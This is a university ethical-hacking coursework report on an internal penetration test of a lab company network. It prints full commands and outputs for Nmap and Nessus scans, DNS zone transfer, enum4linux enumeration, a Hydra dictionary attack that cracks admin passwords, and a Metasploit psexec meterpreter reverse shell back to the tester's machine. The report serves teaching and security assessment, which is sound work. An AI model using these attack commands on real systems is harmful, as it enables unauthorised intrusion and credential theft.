Abertay University

Company Network Penetration Test

Ance Strazdina

CMP210: Ethical Hacking 1

2021/22

Abstract

Penetration testing is the practice of launching a simulated cyber-attack against a computer system to evaluate its security. With the increasing complexity of modern-day IT infrastructures and the growth of cybercrime, it is important to ensure that systems are not an easy target for malicious attackers and have the appropriate security measures in place in the event of an attack. This report focuses on the procedure and tools used for penetration testing. By following the phases of penetration testing methodology, a security assessment was performed on a virtual company network. The findings highlighted the vulnerabilities in this system, what they meant, and their countermeasures emphasizing the importance of penetration testing as a result.

Contents

1 INTRODUCTION

1.1 BACKGROUND

Penetration testing also referred to as pen testing or security testing, is an authorized simulated cyberattack against an IT infrastructure such as a computer network to identify possible security issues (Cisco, no date). By spotting these vulnerabilities, appropriate measures can be taken to resolve them, therefore making said target more secure and protected against real threats. It is a form of ethical hacking (Contrast Security, no date).

The beginnings of this practice date back to the mid-1960s. With the development of the ability to share information across communication lines, new challenges for keeping this information safe from threats such as unauthorized access arose. Because of this reason, corporations and governments started testing their computer networks to ensure their reliability (Infosec, 2019).

The significance of penetration testing can be observed from various studies relating to cyber incidents. Ponemon Institutes' (2015) study surveyed 350 organizations from 11 countries that had suffered data breaches and found that 47% of these breaches were the result of a malicious attack while the rest happened because of system or human errors. Figure 1-1 (Ponemon Institute, 2015, p. 10, fig. 5) demonstrates the per capita cost of data breaches by cause that this study highlighted.




Figure 1-1

The reason why penetration testing is important is to reduce the risk of such security incidents happening, therefore minimizing the resulting losses. Cyberattacks keep increasing (Firch, 2021), and performing security testing provides insight into whether a system has any weaknesses that can be exploited by a malicious entity and the appropriate security measures in place in the event of an attack.

Specialists recommend performing a penetration test annually at the very least but with the speed technology changes in, quarterly tests are more ideal. Testing should also occur when changes such as new components and applications being added occur to the infrastructure (Packetlabs, 2021). While the price for a penetration test varies depending on its scope, Fox (2021) claims the average range to be from 4000 USD for a small organization to over 100000 USD for more complex systems.

Penetration tests are performed following a set methodology. The Penetration Testing Execution Standard (2014) defines the following 7 phases:

- Pre-engagement Interactions
- Intelligence Gathering
- Threat Modeling
- Vulnerability Analysis
- Exploitation
- Post Exploitation
- Reporting

These 7 phases help understand the basic structure of security testing. Most penetration testing companies, however, define a smaller number of phases with broader definitions for their methodologies. The names of these steps usually fall under reconnaissance, scanning, exploitation, post-exploitation, and reporting (Broad, Binder, 2014).

Reconnaissance or information gathering involves physical and online-based techniques. This phase aims to collect information about the infrastructure undergoing the penetration test. The information ranges from names and contacts of the employees to network structure, servers, IP addresses, and other information that could be used as an attack vector later (Vazquez, 2021). The online material collection utilizes many Open-Source Intelligence techniques while physical methods involve practices such as dumpster diving and social engineering.

Afterwards scanning is performed. This helps further explore the system. Throughout this phase, live hosts are detected and scanned for open ports and protocols that are used. Furthermore, scanning aims to identify what services are running, determine the software versions and operating systems used, and reveal possible weaknesses (McLaughlin et al., 2015). One of the most popular scanning tools is Nmap. Its many features include host discovery, port scanning, and version detection among others, which is ideal for this phase.

Scanning also includes a vulnerability scanning phase which assesses possible security vulnerabilities a network may have, that could be exploited (Harvey, 2019). It is an automated scan of infrastructure targets such as IP addresses for known vulnerabilities and misconfigurations. Performing this may help identify new attack vectors on top of the ones discovered in previous phases if any. A widely used tool for this is Nessus (Broad, Binder, 2014). It is capable of scanning for a large variety of exposures and actively tries to exploit them instead of using a registry for added accuracy therefore using it requires caution. Nmap can also be utilized for this by using scripts that test for vulnerabilities, however, it is not as comprehensive.

Next, enumeration is conducted. Its goal is to find further information about the target from the already discovered material after reconnaissance and scanning. The main outcomes of this are enumerating usernames, contacts, groups, policies, machine names, servers, their functions, and devices among other data that could be useful in the exploitation process. Enumeration is service-specific such as DNS enumeration, NetBIOS enumeration, Active Directory enumeration, and more (Chakravartula, 2021). For this reason, the tools used are dependent on what services are identified during scanning, therefore while relating to information gathering, it is conducted after scanning. Popular tools include nslookup for DNS enumeration, Enum4linux for SMB enumeration, polenum which obtains password policies on a Windows machine, and nbtenum for NetBIOS enumeration.

After that comes the active attack phase also referred to as exploitation or system hacking. It utilizes the information gathered in previous phases and aims to gain access to the system. This involves password cracking to gain access through a user account and utilizing exploits to hack the system (RedTeam Security, no date). The approach for this phase differs on a case-by-case basis as systems and their weaknesses vary. Password cracking techniques include guessing, dictionary attacks for which Hydra is a very popular tool, brute force, and others. After obtaining a password, privilege escalation can be attempted if necessary to get elevated rights in the system. In addition, user password hashes may also be obtained if system access is gained. Metasploit is a commonly used framework for running exploits, however, sites such as *exploit-db.com* offer many exploits that can be used on their own.

Following the gaining of access, it is important to maintain it and hold the simulated attack long enough to accomplish and replicate a malicious attacker's goals (Vazquez, 2021). This is also referred to as post-exploitation.

Finally, a report is made and presented to the client. It contains evidence about found and exploited vulnerabilities. This information is presented for review and further action regarding how it will be addressed (Passi, 2018).

Besides the methodology, tests can also be split into different subcategories such as internal and external. External penetration testing consists of evaluating the chances of being attacked by a remote attacker while for internal testing the focus is to identify what could be accomplished by an attacker with internal access to the network. If performing both tests, external testing comes first (Firch, 2019). Figure 1-2 (Firch, 2019) visualizes the scenario of an internal and external security test.




Figure 1-2

1.2 AIM

This report aims to perform an internal penetration test on a virtual company network and examine the findings. Achieving this involves:

- Following the phases of penetration testing methodology
- Performing each phase on the network utilizing the appropriate tools
- Documenting the outcomes of each phase
- Analyzing the discoveries

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The target network consisted of 2 servers with IP addresses of 192.168.10.1 and 192.168.10.2 respectively and a client with an IP address of 192.168.10.10. To carry out the procedure two machines on the same network were used – a Kali Linux machine with IP 192.168.10.253 and Windows machine with IP 192.168.10.254. A user account with credentials test/test123 made for this test was used to perform some tasks.

To perform a penetration test, work was split into multiple phases that follow the structure of penetration testing methodology:

- Scanning
- Vulnerability scanning
- Enumeration
- Exploitation
- Post-exploitation

Because this penetration test was performed on a fictitious network, the intelligence gathering phase was excluded as no sources would have information about a nonexistent entity.

The scanning phase involved network and port scanning. This detected live hosts, their open and firewalled ports and the services running on them. Furthermore, software versions and operating systems for both servers were identified. The tools used for this were Arp-ping.exe and Nmap.

For vulnerability scanning the main tool used was Nessus, however, an Nmap vulnerability scan was performed for additional results. This identified flaws such as misconfigurations, old service versions, and other vulnerabilities that could pose a threat to the network.


Subsequently, enumeration was completed. Enum4linux was used for SMB enumeration and gave the most comprehensive results about nameservers, shares, users, groups, and policies, therefore not many other tools were deemed necessary, however some smaller operations were performed using snmp-check and the dig command from Kali.

After gaining information about the network the active exploitation phase began. It involved using a dictionary attack with Hydra to obtain administrator account credentials and accessing the server remotely using PsExec. Furthermore, some of the discovered vulnerabilities were exploited using Metasploit to achieve the same result.

Lastly, after gaining access, some operations were completed on the network to demonstrate access persistence. This involved dumping password hashes which were later attempted to crack using Cain and rcracki_mt. Files were also uploaded to the server and shell access was established.

2.2 Scanning


To find out whether the host machines were on an ARP scan was performed on the given IP addresses. The reason why an ARP scan was used is that ICMP pings can be blocked by the firewall of the system, whereas ARP is necessary for the functionality of a network, so it is not blocked making this scan more reliable. Furthermore, as an internal penetration test was performed, the sender and recipient machines were on the same local network making an ARP scan ideal. To complete this step Arp-ping.exe was used. Figure 2-1 demonstrates that hosts at addresses 192.168.10.1, 192.168.10.2, and 192.168.10.10 are on.



```
C:\Users\student\Desktop\tools>for /l %i in (1,1,10) do @arp-ping 192.168.10.%i -w 10 -n 1 | find "Reply"
Reply that 00:15:5D:00:04:12 is 192.168.10.1 in 17.334ms
Reply that 00:15:5D:00:04:13 is 192.168.10.2 in 1.997ms
Reply that 00:15:5D:00:04:14 is 192.168.10.10 in 6.643ms
```

Figure 2-1

Afterwards a port scan was conducted. This was achieved by running a Windows batch file containing a Nmap script from the command line. See Figure 2-2 for the contents of this file.



```
nmap -sT -p 1-10000 -v -v -T5 -sV -O  --osscan-guess  --script=banner -oN 2server1TCP.txt 192.168.10.1
nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 2server1UDP.txt 192.168.10.1
nmap -sT -p 1-10000 -v -v -T5 -sV -O  --osscan-guess  --script=banner -oN 2server2TCP.txt 192.168.10.2
nmap -sU -p 1-500 -v -v --scan-delay 1s -sV --script=banner -oN 2server2UDP.txt 192.168.10.2
```

Figure 2-2


The script first performed a TCP scan of ports 1-10000 of Server 1. The flags used by this are:

- -T5, to set the speed of the scan
- -sV, to enable version detection
- -O, to guess the operating system
- --osscan-guess, to guess near matches of the operating system in case a perfect match is not detected
- --script=banner, to run a banner grabbing script
- -oN, which writes the results to a .txt file

Then a UDP scan of ports 1-500 was done on the same server. --scan-delay causes Nmap to wait the given amount of time between each probe it sends to the host. Many machines usually respond to UDP scan probe packets with only one ICMP message per second so sending any more than that would be wasteful (Nmap, no date), so a --scan-delay of 1s kept Nmap at a slow rate.

After that, the same operations were performed on Server 2.

Port scanning detected numerous open ports and the services running on the servers including their versions. The operating system was identified as Windows. In addition to multiple Windows services such as Kerberos running on both servers, an ArGoSoft Mail Server, a Rejetto HTTP File Server, and a Lunar CMS web interface were discovered on Server 1. Domain name - *Uadcwnet* was also found (see Figure 2-3). For the full scan see Appendix A.



```
PORT     STATE SERVICE       REASON  VERSION
22/tcp   open  ssh           syn-ack OpenSSH for_Windows_8.6 (protocol 2.0)
|_banner: SSH-2.0-OpenSSH_for_Windows_8.6
25/tcp   open  smtp          syn-ack ArGoSoft Freeware smtpd 1.8.2.9
|_banner: 220 ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
53/tcp   open  domain        syn-ack Simple DNS Plus
79/tcp   open  finger        syn-ack ArGoSoft Mail fingerd
80/tcp   open  http          syn-ack Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2021-12-27
11:53:55Z)
110/tcp  open  pop3          syn-ack ArGoSoft freeware pop3d 1.8.2.9
|_banner: +OK ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds  syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
(workgroup: UADCWNET)
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
|_banner: ncacn_http/1.0
636/tcp  open  tcpwrapped    syn-ack
2173/tcp open  http          syn-ack HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain:
uadcwnet.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf        syn-ack .NET Message Framing
```

Figure 2-3

2.3 VULNERABILITY SCANNING

Vulnerability scanning was completed using Nessus. To run this scan the following steps were completed:

- Starting Tenable Nessus from Windows services
- Browsing to localhost:8834 in browser and authenticating
- Creating a new scan that:
    - Scans IP addresses 192.168.10.1 and 192.168.10.2
    - Has credentials of test/test123 on the *Uadcwnet* domain
- Running the scan

Figures 2-4 and 2-5 demonstrate a Nessus-generated summary of identified vulnerabilities.




Figure 2-4





Figure 2-5

Multiple critical and other high-ranking vulnerabilities can be observed, many of them relating to old versions of software and services and misconfigurations. See Appendix B for more details on the vulnerabilities identified by Nessus.

To assess any vulnerabilities using Nmap, a batch file containing the appropriate scripts was run (see Figure 2-6).




```
nmap --script vuln -oN 1nmapvuln.txt 192.168.10.1
nmap --script vuln -oN 2nmapvuln.txt 192.168.10.2
```

Figure 2-6

This identified potential attack vectors correlating to the services running on the servers – the pages running on port 80 were recognized as likely vulnerable to a DOS attack. Appendix C contains the full Nmap vulnerability scan.

2.4 Enumeration

During the enumeration phase, firstly zone transfers were attempted. Using the dig command from Kali, transfers were attempted from both servers. Server 1 returned nothing however Server 2 was found to be misconfigured as it returned DNS records (see Figure 2-7).



```
root@kali:~# dig axfr @192.168.10.1 uadcwnet.com

; <<>> DiG 9.16.15-Debian <<>> axfr @192.168.10.1 uadcwnet.com
; (1 server found)
;; global options: +cmd
; Transfer failed.
root@kali:~# dig axfr @192.168.10.2 uadcwnet.com

; <<>> DiG 9.16.15-Debian <<>> axfr @192.168.10.2 uadcwnet.com
; (1 server found)
;; global options: +cmd
uadcwnet.com.           3600    IN      SOA     server2.uadcwnet.com. hostmaster.uadcwnet.com. 349 900 600
86400 3600
uadcwnet.com.           600     IN      A       192.168.10.2
uadcwnet.com.           600     IN      A       192.168.10.1
uadcwnet.com.           3600    IN      NS      server1.uadcwnet.com.
uadcwnet.com.           3600    IN      NS      server2.uadcwnet.com.
_msdcs.uadcwnet.com.    3600    IN      NS      server1.uadcwnet.com.
_gc._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 3268 Server2.uadcwnet.com.
_gc._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 3268 Server1.uadcwnet.com.
_kerberos._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 88 Server2.uadcwnet.com.
_kerberos._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 88 Server1.uadcwnet.com.
_ldap._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 389 Server2.uadcwnet.com.
_ldap._tcp.Default-First-Site-Name._sites.uadcwnet.com. 600 IN SRV 0 100 389 Server1.uadcwnet.com.
```

Figure 2-7

Based on the Nmap UDP scans SNMP was running on the servers a filtered ports. SNMP enumeration was attempted using snmp-check from Kali; however, it returned no results confirming that the port is firewalled.

To enumerate more information about the network, Enum4linux was used from Kali. The following commands were run to obtain information from both servers:

- **enum4linux -a -u test -p test123 192.168.10.1 >/root/Desktop/enum1.txt**
- **enum4linux -a -u test -p test123 192.168.10.2 >/root/Desktop/enum2.txt**

The -a option enumerates everything this tool offers. This included users, groups, machines, shares, password policy, and nameservers among other information which was written to a .txt file. The resulting output files were mostly identical between the servers with minor differences in Nbtstat information and shares. See Appendix D for the resulting outputs.


From the obtained data, important information could be picked out such as admin accounts, password policy, and account descriptions.

2.5 EXPLOITATION

The first tool used for this phase was Hydra to perform a dictionary attack on server 1 to obtain passwords of the 6 admin accounts identified during enumeration:

- E.Wood
- J.Tate
- L.Vasquez
- S.Brock
- S.Jennings
- T.Simmons


The dictionary used for this was Cain.txt from the Cain and Abel package. SMB was used as the protocol despite normally not being brute-forceable based on the discovery that a POP3 service, which is vulnerable to this, was running on the server. To run the attack **hydra -L users.txt -P cain.txt -u -o result.txt smb://192.168.10.1** was executed. This generated the output file seen in Figure 2-8 meaning that 2 of the administrator account passwords were cracked.



```
# Hydra v9.1 run at 2022-01-12 07:06:09 on 192.168.10.1 smb (hydra -L users.txt -P cain.txt -u -o
result.txt smb://192.168.10.1)
[445][smb] host: 192.168.10.1   login: J.Tate   password: knobber
[445][smb] host: 192.168.10.1   login: S.Brock   password: voracity
```

Figure 2-8


With these credentials, PsExec was used through Metasploit to access the server. Firstly, msfconsole was run from the Kali terminal. Then the exploit was selected. Figure 2-9 reflects the selection and configured options of PsExec. These options were configured to the appropriate IP addresses and credentials using set e.g., **set SMBDomain uadcwnet.com**.



```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.10.1     yes       The target host(s), range CIDR identifier, or hosts f
                                                    ile with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for prett
                                                    y listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             uadcwnet.com     no        The Windows domain to use for authentication
   SMBPass               knobber          no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN
                                                    $,C$,...) or a normal read/write folder share
   SMBUser               J.Tate           no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.10.253   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Figure 2-9


Figure 2-10 demonstrates the running of PsExec and that Server 1 has been accessed.



```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com as user 'J.Tate'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.1:52018) at 2022-01-17 18:28:36 -0500

meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 4
Meterpreter     : x86/windows
```

Figure 2-10

